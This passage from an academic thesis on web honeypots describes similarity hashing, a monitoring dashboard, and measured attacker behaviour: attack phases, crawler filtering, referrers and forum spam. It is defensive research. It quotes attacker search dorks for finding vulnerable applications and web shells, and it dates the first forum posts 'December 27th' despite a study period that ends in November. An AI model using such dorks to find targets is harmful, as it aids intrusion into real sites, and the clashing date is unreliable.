Sdhash is our first resource for computing similarity between files. Based on the working of Vassil Roussev [17], this tool produces a digest for each file. In details, it tries to find from every file the features (64-byte sequences) that have the lowest empirical probability of being encountered by chance. Each of the selected features is hashed and placed into a Bloom filter (a probabilistic set representation). When a filter reaches its capacity, a new filter is created until all the features are accommodated. Thus, a similarity digest consists of a sequence of Bloom filters and its length is about 2-3% of the length of the input. Bloom filters have predictable probabilistic properties, which allow for two filter to be directly compared using a Hamming distance-based measure. The result gives an estimate of the fraction of features that two filters have in common that are not due to random chance. To compare two digests, for each of the filters in the first digest, the maximum match among the filters of the second is found. The resulting matches are then averaged.

This technique has been proved as extremely successful for text-based files, and based on the results from Roussev (ref 3.1) we chose a threshold value of 70 for considering two files as similar.

The only disadvantages of sdhash computation are the fact that the resulting hash size is directly proportional to the size of the file, which can be a problem when storing the hash (as we do), and the minimum file size requested for sdhash to work, which is 4096 B, a value that can't be satisfied when dealing with small configuration files uploaded (e.g., a .htaccess file).

Ssdeep

Ssdeep is one of the best-known techniques for detecting similar files. It's been invented by Jesse Kornblum [16] in 2006 and based on the work on spam detection performed by Andrew Tridgell [30]. The system is based on the concept of piecewise hashing. A piecewise hashing uses an arbitrary hashing algorithm (in ssdeep case is FNV) to create many checksums for a file instead than just one. Rather than generating a single hash for the entire file, a hash is generated for many discrete fixed-size segments of the file. Once we obtained all these pieces, ssdeep uses a rolling hash algorithm for creating a Context Triggered Piecewise Hash (CTPH). Such hashes can be compared in order to identify ordered homologous sequences between files.




Figure 3.1: Results of sdhash similarity score with HTML files.

This approach produces worse results than sdhash (ref 3.2), but it has the advantage of obtaining a fixed-size hash (which is easier to store in a database) and it accepts files having a smaller size, 2048 B.




Figure 3.2: Comparison of the precision rate of ssdeep and sdhash over different file types

MD5

MD5 is a well-known technique for creating cryptographic hash of files. Designed by Ron Rivest and published by IETF as RFC 1321 [31], this technique is based on different non-linear functions computed on fixed size input in order to achieve a 128 bit hash value.

This is the last technique we use for computing similarities: whenever the file is too short to apply sdhash or ssdeep, we use this algorithm in order to find if the normalized output of the file is the same of another file, showing its similarity.

3.4 Visualization

Our aim is to create a honeypot platform which can be easily deployed, updated and monitored by the administrator of the system. In order to accomplish the last action we created a web interface for monitoring the health of the system and obtain feedbacks from the analysis of data.

3.4.1 Back-End Architecture

We chose to use *Node.Js* as platform for developing the webserver. *Node.Js* is advertised on its website [32] as

> Node.js is a platform built on Chrome's JavaScript runtime for easily building fast, scalable network applications. Node.js uses an event-driven, non-blocking I/O model that makes it lightweight and efficient, perfect for data-intensive real-time applications that run across distributed devices.

Its particular event-driven, non-blocking model, in fact, allows us to perform database queries and file analysis operations without involving waiting time from the end-user point of view. Furthermore, its modular nature and easiness of deployment makes the replication process fast and reliable.

We wanted to create a platform which does rely on a minimum number of external addition (other to the webserver) and which can perform several parallel queries to different databases for computing rankings and other operations. The system relies on *Express* [33] Framework, which is specifically aimed for minimality and flexibility, and uses only a few other modules, in the specific *mysql* driver for Database communications and *sanitizer*, a sanitizer library for strings.

Another requirement we imposed to our software is the possibility for it to work in a private network, disconnected from the Internet. For this reason, every library is provided directly by the webserver and there is no need to rely to any external server for the web interface to work.

3.4.2 Front-End Architecture

The Front-End architecture deeply relies on Javascript. We wanted to allow a good interactivity for the operator, who should be able to go from a high-level view to the single file analysis in a couple of clicks.

The interface uses Bootstrap [35] framework: this is one of the most used front-end frameworks for web development, as it is able to create nice and clean web pages by creating a powerful templating system. It also manage interactions with end-users through several add-ons, like modals and accordions.

Graphs displaying is performed using D3 library [34] (acronym for Data-Driven Document), a library for displaying graphs as collections of SVG elements. Thanks to its emphasis on web standards, this library will work on all modern browsers (starting from Internet Explorer 8), without any issue, and avoiding to rely on proprietary frameworks for graph displaying. Other than static graphs like pie charts, this library is able to use heuristic algorithms in order to show force-directed graphs, which have been one of our minimal requirements for clustering graphs visualization on our web interface.

3.4.3 Overview

Our dashboard should be able to give the following informations to the administrator: an overview over the current situation inside the system (files received, requests etc), an interactive graph showing in a clear way the various clusters, files the system failed to clusterize, stats about the system (requests, common referrers, attackers provenance..). In the following we will give three examples of the functionalities of the interface.

Figure 3.3: Screenshot of the web interface home page


The homepage(ref 3.3) of the web interface displays several pie charts, the most important being the number of file received during the day, divided among three categories, oldFiles (files that were already present in our databases), newFiles (new files received for which our clusterization system already categorized) and newUnknownFiles (new files that our system was unable to clusterize), and the result of our categorization for the files received during the day. Clicking on a slice of a pie displays a list of files belonging to that tranche, with the possibility to display details for each file.

Figure 3.4: Screenshot of the web interface home page

The Graph page (ref 3.3) displays a force-directed graph showing the different clusters. It is possible to choose several parameters for the display, like the categories to be displayed and the file types. We chose to display files received only in the last 15 days with respect to the date chosen, in order not to overload the browser (the map is interactive and it's built client-side).

We can display details about a single file through the single file web page. We can see several details about the file, type, clusters, date received etc. We also have the possibility to write a comment about the file. One of The most interesting features we provide on this page is the

possibility to use “Transformer” over the single file (ref 3.5), obtaining a rapid feedback over how our system managed the single file and in order to get a better understanding over the code.



(a) Before deobfuscation

(b) After deobfuscation

Figure 3.5: Example of the Single File web page

Chapter 4

Results

4.1 Overview

We are presenting here the results from our experiments over a period of 100 days, from the August 1st 2013 to November 9th, 2013. During this period, we collected 9.5 GB of raw HTTP requests, consisting in approximately 11.0M GET and 1.9M POST. Our honeypots were visited by more than 73,000 different IP addresses, spanning 178 countries and presenting themselves with more than 11,000 distinct User-Agents. This is over one order of magnitude larger than what has been observed in the previous study by John et al. on low interaction web-application honeypots [11]. Moreover, we also extracted over 110,000 files that were uploaded or modified during attacks against our web sites, 85,000 of them are unique.

There are two different ways to look at the data we collected: one is to identify and study attacks looking at the web server logs, and the other one is to try to associate a goal to each of them by analyzing the uploaded and modified files. In the first part of this chapter we will look at the first part, while in the second we will give some examples of uploaded files, in order to understand attacker's goals.

4.2 Attack Session: the 4 phases

While analyzing the behavior of attackers lured by our honeypots, we identified four different phases commonly present in an attack session: discovery, reconnaissance, exploitation, and post-exploitation. The *Discovery* phase describes how attackers find their targets, e.g. by querying a search engine (using a dork) or by simply scanning IP addresses. The *Reconnaissance* phase contains information related to the way in which the pages were visited, for instance by using automated crawlers or by manual access, and if this manual access is performed via visual browser or command line tool, and if the attacker is using an anonymization proxy. In the *Exploitation* phase we describe the number and types of actual attacks performed against our web applications. Some of the attacks reach their final goal themselves (for instance by changing a page to redirect to a malicious website), while others are only uploading a second stage. In this case, the uploaded file is often a web shell that is later used by the attacker to manually log in to the compromised system and continue the attack. We refer to this later stage as the *Post-Exploitation* phase.

It must be noticed, however, that not all phases are present in every attack: some of them can be joined in one step (e.g., reconnaissance and exploitation are often performed in one single action), some of them are simply not present (e.g, post-exploitation), some visits do not lead to an actual attack (errors in attackers requests, or incomplete file uploads), and sometimes it is just impossible to link together different actions performed by the same attacker with different IP addresses.

Nevertheless, by extracting the most common patterns from the data collected at each stage, we can identify the "typical attack profile" observed during our experiments with the following sequence:

1. 69.8% of the attacks start with a scout bot visiting the page. The scout often tries to hide its User Agent (removing directly the header) or disguise themselves as a crawler search (the most used being *GoogleBot*);
2. Few seconds after the scout has identified the page as an interesting target, a second automated system (hereinafter exploitation bot) visits the page and executes the real exploit. This is often a separate script that does not fake the user agent, therefore often appearing with strings such as *libwww/perl*.
3. If the vulnerability allows the attacker to upload a file, in 46% of the cases the exploitation bot uploads a web shell. Moreover, the majority of the attacks uploads the same file multiple times (in average 9, and sometimes up to 40), probably to be sure that the attack was successful.
4. After an average of 3 hours and 26 minutes, the attacker logs into the machine using the previously uploaded shell. The average login time for an attacker interactive session is 5 minutes and 37 seconds.

While this represents the most common behavior extracted from our dataset, many other combinations were observed as well - some of which are described in the rest of the section. Finally, it is important to mention that the attack behavior may change depending on the application and on the vulnerability that is exploited. Therefore, we should say that the previous description summarizes the most common behavior of attacks against osCommerce 2.2 (the web application that received by far the largest number of attacks among our honeypots). A particular notice must be performed regarding the SMF application: this application suffered from heavy traffic, provoked by automated bots, and we preferred to exclude this application from our statistics in order to produce more reliable results. A specific discussion over the content of messages posted on the forum will be performed later. In Figure 4.1 we show an overview of the four phases and its characteristics.




Figure 4.1: Overview of the four phases of an attack

4.2.1 Discovery

The very first HTTP request hit our HoneyProxy only 10 minutes after the deployment, from "Googlebot". The first request not related to a benign crawler came after 1 hour and 50 minutes.

During the first few days, most of the traffic was caused by benign web crawlers. Therefore, we designed a simple solution to filter out benign crawler-generated traffic from the remaining traffic. Since HTTP headers alone are not trustable (e.g., attackers often use User Agents such as "Googlebot" in their scripts) we collected public information available on bots and we combined them with information extracted from our logs and validated with WHOIS results in order to identify crawlers from known companies. By combining User Agent strings and the IP address ranges associated to known companies, we were able to identify with certainty 14 different crawlers, originating from 1965 different IPs. Even though this is not a complete list, it was able to successfully filter out most of the traffic generated by benign crawlers.




Figure 4.2: Overview of HTTP requests received by our honeypots

Some statistics about the origin of the requests is shown in Figure 4.2. The amount of legitimate crawler requests is more or less stable in time, while, as time goes by and the honeypot websites get indexed by search engines and linked on hacking forums or on link farming networks, the number of requests by malicious bots or non-crawlers has an almost linear increase. While looking at these statistics we also noticed a number of suspicious spikes in the number of accesses. In several cases, one of our web applications was visited, in few hours, by several thousands of unique IP addresses (compared with an average of 192 per day), a clear indication that a botnet was used to scan our sites.

Interestingly, we observed the first suspicious activity only 2 hours and 10 minutes after the deployment of our system, when our forum web application started receiving few automated registrations. However, the first posts on the forum appeared only four days later, on December 27th. Even more surprising was the fact that the first visit from a non-crawler coincided with the first attack: 4 hours 30 minutes after the deployment of the honeypots, a browser with Polish locale visited our osCommerce web application and exploited a file upload vulnerability to upload a malicious PHP script to the honeypot. We also examined the IP source address in order to understand the more active countries, as we can see from 4.3 China, Russia, and USA are in order the top three countries for number of requests.

Referrer Analysis

The analysis of the Referrer HTTP header (whenever available) helped us identify how visitors were able to find our honeypots on the web. Based on the results, we can distinguish two main categories of users: attackers using search engines to find vulnerable applications, and victims of phishing attacks following links posted in emails and public forums. A total of 66,449 visitors reached our honeypot pages with the Referrer header set. The domains appearing most frequently




Figure 4.3: Number of requests divided by country

as referrers are search engines, followed by web mails and public forums. Google is leading with 17,156 entries. Other important search engines used by the attackers to locate our websites, were Yandex (1,016), a russian search engine, Bing (263), Microsoft search engine, and Yahoo (98). A total of 7,325 visitors arrived from web mail services (4,776 from SFR, 972 from Facebook, 944 from Yahoo! Mail, 493 from Live.com, 407 from AOL Mail, and 108 from comcast.net). Finally, 15,746 requests originated from public web forums, partially belonging to hacking communities, and partially just targeted by spam bots.

Finally, we extracted search queries (also known as "dorks", when used for malicious purposes) from Referrer headers set by the most common web search engines. Our analysis shows that the search terms used by attackers highly depend on the application deployed on the honeypot. For example, the most common dork that was used to reach our Joomla web application contained the words *"joomla allows you"*, while the Simple Machines Forum was often reached by searching *"powered by smf"*. Our machine containing public web shells was often reached via dorks like *"inurl:c99.php"*, *"cyber anarchy shell"* or even *"ftp AND brute-forcer AND security AND info AND processes AND mysql AND php-code AND en-coder AND backdoor AND back-connection AND home AND enumerate AND md5-lookup AND word-lists AND milw0rm AND itsearch AND self-kill AND about"*. The latter query, even though very long, was used more than 150 times to reach our machine with web shells. It was probably preferred to searching via *"intitle:"* or *"inurl:"* because attackers tend to customize names and titles of the scripts, therefore a search for direct text content may return more results. Some specialized search engines appear to be used as well, such as devilfinder.com [36], which was adopted in 141 cases to reach some of the shells on our machines. This search engine claims to show more low-ranking results than common search engines, not to store any search data, and to return up to 300 results on the same web page, making it very suitable for attackers willing to search for dorks and collect long lists of vulnerable websites.

4.2.2 Reconnaissance

After removing the legitimate crawlers, the largest part of the traffic received by our honeypots came from unidentified sources, many of which were responsible of sending automated HTTP

requests. We found these sources to be responsible for the majority of attacks and spam messages targeting our honeypots during our experiments.

However, distinguishing attackers that manually visited our applications from the ones that employed automated scout bots is not an easy task. We applied the following three rules to flag the automated requests:

Inter-arrival time. If requests from the same IP address arrive at a frequency higher than a certain threshold, we consider the traffic as originated from a possible malicious bot.

Request of images. Automated systems, and especially those having to optimize their speed, almost never request images or other presentation-related content from websites. Scanning web logs for visitors that never request images or CSS content is thus an easy way of spotting possible automated scanners.

Subdomain visit pattern. As described in Chapter 1, each web site we deployed consisted in a number of subdomains linked together according to a predetermined pattern. If the same IP accesses them in a short time frame, following our patterns, then it is likely to be an automated crawler.

For example, after removing the benign crawlers, a total of 9.5M hits were received by systems who did not request any image, against 1.8M from system that also requested images and presentation content. On the contrary, only 641 IP addresses (responsible for 13.4K hits) visited our websites by following our links in a precise access pattern. Among them, 60% followed a breadth first approach. 85% of the automated requests were directed to our forum web application, and were responsible for registering fake user profiles and posting spam messages. Of the remaining 1.4M requests directed to the seven remaining honeypot applications, 95K were mimicking the User-Agent of known search engines, and 264K switched between multiple User-Agents over time. The remaining requests did not contain any suspicious User-Agent string, did not follow paths between domains, neither requested images. As such, we classified them as unknown (possibly benign) bots.

4.2.3 Exploitation

The first important activity we performed in order to detect exploitation attempts was parsing the log files in search of attack traces. Luckily, knowing already the vulnerabilities affecting our web applications allowed us to quickly and reliably scan for attacks in our logs using a set of regular expressions. Overall, we logged 444 distinct exploitation sessions. An interesting finding is that 310 of them adopted two or more different User-Agent strings, appearing in short sequence from the same IP address. As explained before, this often happens when attackers employ a combination of scout bots and automatic attack scripts in order to speed up attacks and quickly find new targets. In particular, in two thirds (294) of the total exploitation sessions we observed, the User-Agent used for the exploitation was the one associated to the LibWWW Perl library (libwww/perl). In some of these exploitation sessions, the attacker tried to disguise her tools and browser as known benign bots. Some crawler User-Agent strings that were often used during exploitation sessions were: “FreeWebMonitoring”, “Gigabot/3.0”, “gsa-crawler”, “IlTrovatore-Setaccio/1.2”, “bing- bot/2.0;”, and “Googlebot/2.1”.

The most remarkable side effect of every exploitation session is the upload or modification of files on the victim machine. Quite surprisingly, we noticed that when an exploitation session uploads a file, the file is uploaded in average 9.75 times. This strange behavior can be explained by the fact that most of the exploitation tools are automated, and since the attacker does not check in real-time whether each exploit succeeded or not, uploading the same file multiple times can increase the chance for the file to be successfully uploaded at least once. Results of this phase, resumed in Figure 4.4, show that the files uploaded during attack sessions consist, in 65.75% of the cases, in web shells, in 17.25% of the cases in phishing packs (single HTML pages or complete




Figure 4.4: 1st Stage attack file categorization.

phishing kits), in 1.75% of the cases in scripts that automatically try to download and execute files from remote URLs, and in 1.5% of the cases in scripts for local information gathering. The remaining 13.75% of the files include malwares, defacement pages and several other categories.




Figure 4.5: Normalized time of attack sessions.

Figure 4.5 shows the normalized times of the attacks received by our honeypots. The values were computed by adjusting the actual time of the attack with the timezone extracted from the IP

geolocalization. It must be noticed that, using this method, we can have some false values in case the attacker is proxying its connection through an IP in a different part of the world. However, the graph shows a clear daylight trend for both the exploitation and post-exploitation phases. In particular, for the interactive sessions we observed fewer attacks performed between 4am and 10am, when probably also criminals need to get some sleep. Interestingly, also the exploitation phase, that is mostly automated, shows a similar trend (even though not as clear). This could be the consequence of scans performed by botnet infected machines, some of which are probably turned off by their users during the night.

Forum Activity

Since the 1st day of operation, our forum application received a very large amount of traffic. Most of it came from automated spamming bots that kept flooding the forum with fake registrations and spam messages. We analyzed every snapshot of the machine's database in order to extract information about the forum's posts and the URLs that were embedded in each of them. This allowed us to identify and categorize several spam and link farming campaigns, as well as finding some rogue practices such as selling forum accounts.

A total of 68,201 unique messages were posted on the forum during our study, by 15,753 users using 3,144 unique IP addresses. Daily statistics on the forum show trends that are typical of medium to high traffic message boards: an average of 604 posts per day (with a max of 3085), with an average of 232 online users during peak hours (max 403). Even more surprising than the number of posts is the number of new users registered to the forum: 1907 per day in average, and reaching a peak of 14,400 on October 23, 2013. We measured that 33.8% of IP addresses that performed actions on our forum were responsible of creating at least one fake account, but never posted any message. This finding suggests there are some incentives for criminals to perform automatic user registrations, and perhaps selling user accounts is even more profitable than the spamming activity itself. Our hypothesis is that, in some cases, forum accounts can be sold in bulk to other actors in the black market. We indeed found 1,260 fake accounts that were created from an IP address and then used few days later by other, different IPs, to post messages. This does not necessarily validate our hypothesis, but shows at least that forum spamming has become a complex ecosystem and it is difficult, nowadays, to find only a single actor behind a spam or link farming campaign.

We tracked the geolocation of IP addresses responsible for registering users and posting to the forum. We identified the countries which are the most active on this category of rouge activity as the United States and Eastern Europe countries (mostly Russia, Ukraine, Poland, Latvia, Romania), as shown in Figure 4.6. A total of 6687 distinct IP addresses were active on our forum (that is, posted at least one message or registered one or more accounts). Among these, 36.8% were associated to locations in the US, while 51.6% came from one of the cited Eastern European countries. The country coverage drastically changes if we consider only IP addresses that posted at least one message to the forum (ref Figure 4.7). In this case, IPs from the United States represent, alone, 62.3% of all the IP addresses responsible for posting messages (Eastern Europe IPs in this case represent 21.2% of the total), while we have much more variety in the number of different countries involved in the activity. This behavior strongly suggests a country-related specialization in malicious activities, where a few number of attackers in few areas sell on the black market the results of their activities to foreign agents, who perform different activities.

Finally, we performed a simple categorization on all messages posted on the forum, based on the presence of certain keywords. This allowed us to quickly identify common spam topics and campaigns. Thanks to this method, we were able to automatically categorize 63,763 messages (93.5% of the total). As shown in Figure 4.8, the trends we extracted from message topics reveal that the most common category is drugs (45.2% of categorized messages, and showing peaks of 2000 messages per day), followed by search engine optimization (SEO, 17.4%), electronics (13.5%), adult content (7.9%), and health care(5.2%). All links inserted in forum posts underwent an in-depth analysis using two automated, state-of-the-art tools for the detection of malicious web pages, namely Google Safe Browsing [37] and Wepawet [38]. The detection results of these two tools show




Figure 4.6: Country provenance of IPs active on forum (message posting or registration).

